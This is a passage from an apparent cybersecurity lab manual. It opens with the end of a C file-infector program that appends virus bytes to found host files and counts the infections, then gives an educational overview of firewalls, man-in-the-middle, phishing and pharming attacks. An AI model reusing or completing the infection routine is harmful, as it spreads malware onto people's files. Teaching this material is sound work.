32.     x-=2048;
33.     }
34.     fread(buff,x,1,virus);

35.     fwrite(buff,x,1,host);
36.     a++;
37.     next:
38.     {
39.     fcloseall();
40.     done=findnext(&ffblk);
41.     }
42.     }
43.     printf("DONE! (Total Files Infected= %d)",a);
44.     end=clock();
45.     printf("TIME TAKEN=%f SEC\n",
46.     (end-st)/CLK_TCK);
47.     getch();
48. }
```

**EXPERIMENT - 12**

**AIM**

To study **hardware and software firewalls** and to understand **Man-in-the-Middle, Phishing, and Pharming attacks**.

1. Firewall

A **firewall** is a network security system that protects computers and networks from unauthorized access. It acts as a protective barrier between a trusted internal network and the internet. Firewalls monitor network traffic and allow or block data based on security rules.

1.1 Software Firewall

A software firewall is an application installed on a computer or server. It monitors both incoming and outgoing traffic and helps prevent unauthorized access and malware attacks.

Advantages

- Easy to install and configure
- Can block specific websites and applications
- Useful for home users and parental control
- Allows user-based access permissions

Disadvantages

- Must be installed and updated on each system
- Consumes system memory and CPU
- Can slightly reduce system performance
- Does not protect smart devices like TVs or gaming consoles

1.2 Hardware Firewall

A hardware firewall is a physical device placed between the network and the internet. It filters all network traffic before it reaches the internal systems. It is commonly built into routers or used as a separate firewall device.

Advantages

- Provides stronger security than software firewall
- Does not use computer system resources
- Can manage large amounts of network traffic
- Supports VPN for secure remote access

Disadvantages

- Requires additional space and hardware
- Expensive to install and upgrade
- Needs skilled technical staff to manage

2. Man-in-the-Middle (MITM) Attack

A Man-in-the-Middle attack occurs when an attacker secretly intercepts communication between a user and a trusted website or application. The attacker can steal sensitive information such as login credentials and banking details.

Example: Accessing bank accounts using unsecured public Wi-Fi networks.

Prevention: Use HTTPS websites, VPNs, and avoid public Wi-Fi for sensitive transactions.

3. Phishing Attack

Phishing is a cyber attack where attackers send fake emails, messages, or links to trick users into sharing confidential information. These messages appear to come from trusted sources like banks or companies.

Examples: Fake bank alerts, job offer emails, or OTP verification messages.

Latest threats: Email phishing, SMS phishing (smishing), and social media phishing.

4. Pharming Attack

Pharming is a cyber attack where users are redirected from a genuine website to a fake malicious website without their knowledge. This attack usually happens by manipulating DNS servers or system host files.

Example: Entering a real bank website address but landing on a fake look-alike site.

Prevention: Keep systems updated, use antivirus software, and check website security certificates.